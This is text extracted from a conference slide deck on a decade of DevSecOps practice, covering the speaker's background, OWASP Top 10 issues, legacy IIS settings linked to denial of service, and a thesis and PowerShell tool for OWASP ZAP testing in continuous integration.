


Decade in DevSecOps

25.9.2025

Joona Immonen

Who am I? - Work

- Full-time soccer dad / coach



symbian



Who am I? - Hobbies

- 2000 – Web admin
- 2007 – Developer
- 2011 – Azure Developer
- 2015 – Cyber security



MS Certifications


Bogus qualifications



ZURE

Agenda

1. How my journey started
2. DevSecOps culture
3. Security & Threats
4. Threat agents
5. Evil user stories
6. Frameworks
7. Developer Experience
8. First steps






DevSecOps – How it started

How it started

2012-2013

1. OWASP TOP 10
2. Blogs of Troy Hunt



XSS AND SQLI



EVERYWHERE


Old IIS configuration

- maxWorkerThreads
- maxconnection
- executionTimeout
- maxAllowedContentLength

By default:

- ~10 simultaneous requests
- ~90s timeout for each





DENIAL OF SERVICE

H
HD
STORY.COM

2015

Web application security testing as part of continuous integration in .NET projects

Joona Immonen

Master's Thesis
December 2015

powershell-zap

PowerShell module for using OWASP-ZAP from PowerShell

Includes functions:

